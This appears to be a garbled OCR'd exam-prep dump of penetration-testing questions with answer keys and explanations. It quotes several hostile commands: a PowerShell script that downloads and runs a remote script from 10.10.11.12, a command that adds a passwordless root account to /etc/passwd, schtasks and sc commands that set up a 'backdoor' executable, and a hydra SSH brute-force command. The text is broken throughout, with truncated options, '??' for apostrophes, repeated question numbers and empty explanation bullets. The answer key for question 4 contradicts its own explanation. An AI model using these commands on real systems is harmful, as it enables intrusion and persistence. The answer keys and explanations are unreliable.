
Step 3 ?

Step 4 ?

A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 4
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives?? accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?

A. Configure an external domain using a typosquatting techniqu
B. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
C. Configure Gophish to use an external domai
D. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
E. Configure an external domain using a typosquatting techniqu
F. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
G. Configure Gophish to use an external domai
H. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.

Answer: A

Explanation:
To bypass two-factor authentication (2FA) and gain access to the executives?? accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
? Phishing with Evilginx:
? Typosquatting:
? Steps:
Pentest References:
? Phishing: Social engineering technique to deceive users into providing sensitive information.
? Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
? OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.
==========

NEW QUESTION 5
During a security assessment for an internal corporate network, a penetration tester wants to gain unauthorized access to internal resources by executing an attack that uses software to disguise itself as legitimate software. Which of the following host-based attacks should the tester use?

A. On-path

B. Logic bomb
C. Rootkit
D. Buffer overflow

Answer: C

Explanation:
A rootkit is a type of malicious software designed to provide an attacker with unauthorized access to a computer system while concealing its presence. Rootkits achieve this by modifying the host??s operating system or other software to hide their existence, allowing the attacker to maintain control over the system without detection.
? Definition and Purpose:
? Mechanisms of Action:
? Detection and Prevention:
? Real-World Examples:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups on sophisticated attacks
==========

NEW QUESTION 6
SIMULATION
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.

Reconaissance data


```
root@attackermachine:~# nmap -sC -T4 192.168.10.2
Starting Nmap 6.26SVN ( http://nmap.org ) at 2021-04-19 14:30 EST
Nmap scan report for 192.168.10.2
Host is up (0.27s latency).
Port       State        Service
22/tcp     open         ssh
23/tcp     closed       telnet
80/tcp     open         http
111/tcp    closed       rpcbind
445/tcp    open         samba
3389/tcp   closed       rdp?
Nmap done: 1 IP Address (1 host up) scanned in 5.48 seconds

root@attackermachine:~# enum4linux -S 192.168.10.2
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
```

Which of the following commands would most likely exploit the services?

- ○ `medusa -h 192.168.10.2 -u admin -P 500-worst-passwords.txt -M rpcbind`
- ● `hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22`
- ○ `crowbar -b rdp -s 192.168.10.2/32 -u administrator -C 500-worst-passwords.txt -n 1`
- ○ `ncrack -T5 -user lowpriv -P 500-worst-passwords.txt -p telnet -g CL=1 192.168.10.2`

Part 1:
. Analyze the output and select the command to exploit the vulnerable service. Part 2:
. Analyze the output from each command.
· Select the appropriate set of commands to escalate privileges.
· Identify which remediation steps should be taken.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22 The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
? Remove the SUID bit from cp.
? Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation Part 1: Exploiting Vulnerable Service
? Nmap Scan Analysis
bash
Copy code
Port State Service 22/tcp open ssh
23/tcp closed telnet 80/tcp open http 111/tcp closed rpcbind 445/tcp open samba 3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
? Enumerating Samba Shares makefile
Copy code user:[games] rid:[0x3f2] user:[nobody] rid:[0x1f5] user:[bind] rid:[0x4ba] user:[proxy] rid:[0x42] user:[syslog] rid:[0x4ba] user:[www-data] rid:[0x42a] user:[root] rid:[0x3e8] user:[news] rid:[0x3fa] user:[lowpriv] rid:[0x3fa] We identify a user lowpriv.
? Selecting Exploit Command
? Executing the Hydra Command
Part 2: Privilege Escalation and Remediation
? Finding SUID Binaries and Configuration Files
? Selecting Privilege Escalation Command
? Executing the Privilege Escalation Command
? Remediation Steps Post-Exploitation
Execution and Verification
? Verifying Hydra Attack:
? Verifying Privilege Escalation:
? Implementing Remediation:
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.

NEW QUESTION 7
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a

KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
==========

NEW QUESTION 8
Given the following script:
$1 = [System.Security.Principal.WindowsIdentity]::GetCurrent().Name.split("\")[1] If ($1 -eq "administrator") {
echo IEX(New-Object Net.WebClient).Downloadstring('http://10.10.11.12:8080/ul/windows.ps1') | powershell - noprofile -}
Which of the following is the penetration tester most likely trying to do?

A. Change the system's wallpaper based on the current user's preferences.
B. Capture the administrator's password and transmit it to a remote server.
C. Conditionally stage and execute a remote script.
D. Log the internet browsing history for a systems administrator.

Answer: C

Explanation:
? Script Breakdown:
? Purpose:
? Why This is the Best Choice:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 9
A consultant starts a network penetration test. The consultant uses a laptop that is hardwired to the network to try to assess the network with the appropriate tools. Which of the following should the consultant engage first?

A. Service discovery
B. OS fingerprinting
C. Host discovery
D. DNS enumeration

Answer: C

Explanation:
In network penetration testing, the initial steps involve gathering information to build an understanding of the network's structure, devices, and potential entry points. The process generally follows a structured approach, starting from broad discovery methods to more specific identification techniques. Here's a comprehensive breakdown of the steps:
? Host Discovery (Answer: C):
nmap -sn 192.168.1.0/24
? References:
Service Discovery (Option A):
? Objective: After identifying live hosts, determine the services running on them.
? Tools & Techniques: nmap -sV 192.168.1.100
? References:
OS Fingerprinting (Option B):
? Objective: Determine the operating system of the identified hosts.
? Tools & Techniques: nmap -O 192.168.1.100
? References:
DNS Enumeration (Option D):
? Objective: Identify DNS records and gather subdomains related to the target domain.
? Tools & Techniques:
dnsenum example.com
Conclusion: The initial engagement in a network penetration test is to identify the live hosts on the network (Host Discovery). This foundational step allows the penetration tester to map out active devices before delving into more specific enumeration tasks like service discovery, OS fingerprinting, and DNS enumeration. This structured approach ensures that the tester maximizes their understanding of the network environment efficiently and systematically.

NEW QUESTION 10
After a recent penetration test was conducted by the company's penetration testing team, a systems administrator notices the following in the logs:
2/10/2023 05:50AM C:\users\mgranite\schtasks /query
2/10/2023 05:53AM C:\users\mgranite\schtasks /CREATE /SC DAILY
Which of the following best explains the team's objective?

A. To enumerate current users
B. To determine the users' permissions
C. To view scheduled processes
D. To create persistence in the network

Answer: D

Explanation:
The logs indicate that the penetration testing team??s objective was to create persistence in the network.
? Log Analysis:
? Persistence:
? Other Options:
Pentest References:
? Post-Exploitation: Establishing persistence is a key objective after gaining initial access to ensure continued access.
? Scheduled Tasks: Utilizing Windows Task Scheduler to run scripts or programs automatically at specified times as a method for maintaining access.
By creating scheduled tasks, the penetration testing team aims to establish persistence, ensuring they can retain access to the system over time.
==========

NEW QUESTION 10
A penetration tester gains initial access to a target system by exploiting a recent RCE vulnerability. The patch for the vulnerability will be deployed at the end of the week. Which of the following utilities would allow the tester to reenter the system remotely after the patch has been deployed? (Select two).

A. schtasks.exe
B. rundll.exe
C. cmd.exe
D. chgusr.exe
E. sc.exe
F. netsh.exe

Answer: AE

Explanation:
To reenter the system remotely after the patch for the recently exploited RCE vulnerability has been deployed, the penetration tester can use schtasks.exe and sc.exe.
? schtasks.exe:
schtasks /create /tn "Backdoor" /tr "C:\path\to\backdoor.exe" /sc daily /ru SYSTEM
? sc.exe:
sc create backdoor binPath= "C:\path\to\backdoor.exe" start= auto
? Other Utilities:
Pentest References:
? Post-Exploitation: Establishing persistence is crucial to maintaining access after initial exploitation.
? Windows Tools: Understanding how to leverage built-in Windows tools like
schtasks.exe and sc.exe to create backdoors that persist through reboots and patches.
By using schtasks.exe and sc.exe, the penetration tester can set up persistent mechanisms that will allow reentry into the system even after the patch is applied.
==========

NEW QUESTION 13
A penetration tester needs to help create a threat model of a custom application. Which of the following is the most likely framework the tester will use?

A. MITRE ATT&CK
B. OSSTMM
C. CI/CD
D. DREAD

Answer: D

Explanation:
The DREAD model is a risk assessment framework used to evaluate and prioritize the security risks of an application. It stands for Damage potential, Reproducibility, Exploitability, Affected users, and Discoverability.
? Understanding DREAD:
? Usage in Threat Modeling:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
==========

NEW QUESTION 15
Which of the following tasks would ensure the key outputs from a penetration test are not lost as part of the cleanup and restoration activities?

A. Preserving artifacts
B. Reverting configuration changes
C. Keeping chain of custody
D. Exporting credential data

Answer: A

Explanation:
? Preserving Artifacts:
? Other Tasks:
Pentest References:
? Reporting: Comprehensive documentation and reporting of findings are crucial parts of penetration testing.
? Evidence Handling: Properly preserving and handling artifacts ensure that the integrity of the test results is maintained and can be used for future reference.
By preserving artifacts, the penetration tester ensures that all key outputs from the test are retained for analysis, reporting, and future reference.
==========

NEW QUESTION 16
During a penetration test, a junior tester uses Hunter.io for an assessment and plans to review the information that will be collected. Which of the following describes the information the junior tester will receive from the Hunter.io tool?

A. A collection of email addresses for the target domain that is available on multiple sources on the internet
B. DNS records for the target domain and subdomains that could be used to increase the external attack surface
C. Data breach information about the organization that could be used for additional enumeration
D. Information from the target's main web page that collects usernames, metadata, and possible data exposures

Answer: A

Explanation:
Hunter.io is a tool used for finding professional email addresses associated with a domain. Here??s what it provides:
? Functionality of Hunter.io:
? Comparison with Other Options:
Hunter.io is specifically designed to collect and validate email addresses for a given domain, making it the correct answer.
==========

NEW QUESTION 21
Given the following statements:
? Implement a web application firewall.
? Upgrade end-of-life operating systems.
? Implement a secure software development life cycle.
In which of the following sections of a penetration test report would the above statements be found?

A. Executive summary
B. Attack narrative
C. Detailed findings
D. Recommendations

Answer: D

Explanation:
The given statements are actionable steps aimed at improving security. They fall under the recommendations section of a penetration test report. Here??s why option D is correct:
? Recommendations: This section of the report provides specific actions that should
be taken to mitigate identified vulnerabilities and improve the overall security posture. Implementing a WAF, upgrading operating systems, and implementing a secure SDLC are recommendations to enhance security.
? Executive Summary: This section provides a high-level overview of the findings
and their implications, intended for executive stakeholders.
? Attack Narrative: This section details the steps taken during the penetration test, describing the attack vectors and methods used.
? Detailed Findings: This section provides an in-depth analysis of each identified vulnerability, including evidence and technical details.
References from Pentest:
? Forge HTB: The report's recommendations section suggests specific measures to address the identified issues, similar to the given statements.
? Writeup HTB: Highlights the importance of the recommendations section in providing actionable steps to improve security based on the findings from the assessment.
Conclusion:
Option D, recommendations, is the correct section where the given statements would be found in a penetration test report.
==========

NEW QUESTION 25
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot

Answer: C

Explanation:
The Wayback Machine is an online tool that archives web pages over time, allowing users
to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
? Accessing the Wayback Machine:
? Navigating Archived Pages:
? Identifying Subdomains:
? Tool Integration:
? Real-World Example:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? HTB Official Writeups
==========

NEW QUESTION 29
SIMULATION
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS

Output 1 Output 2 Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
----------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.    300  IN  A 245.62.183.182
somecloudddomain.org.    300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

A. Mastered
B. Not Mastered

Answer: A

Explanation:

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester


Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Select TWO commands that would produce the `nslookup` and `dig` output:

- ☑ `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- ☐ `$ dig @192.168.20.66 somecloudddomain.org +short`
- ☐ `$ dig somecloudddomain.org +noall +short`
- ☑ `> nslookup somecloudddomain.org 8.8.8.8`
- ☐ `> nslookup somecloudddomain.org 192.168.20.66`
- ☐ `> nslookup somecloudddomain.org`

Review Output 3. Select the appropriate option for each dropdown



NEW QUESTION 31
A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws
B. Protocol scanning
C. Cached pages
D. Job boards

Answer: D

Explanation:
? Reconnaissance:
? Job Boards:
? Examples of Job Boards:
Pentest References:
? OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.
? Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.
? This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified.
By examining job boards, a penetration tester can gain insights into the hardware and software environments of the target, making this a valuable reconnaissance tool.
==========

NEW QUESTION 35
Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys
B. Installing a bind shell
C. Executing a process injection
D. Setting up a reverse SSH connection

Answer: A

Explanation:
Maintaining persistent access in a compromised system is a crucial goal for a penetration
tester after achieving initial access. Here??s an explanation of each option and why creating registry keys is the preferred method:

? Creating registry keys (Answer: A):
? Installing a bind shell (Option B):
? Executing a process injection (Option C):
? Setting up a reverse SSH connection (Option D):
Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

NEW QUESTION 38
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:
? Dynamic Application Security Testing (DAST):
? ZAP (Zed Attack Proxy):
? Other Tools:
Pentest References:
? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.
==========

NEW QUESTION 42
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
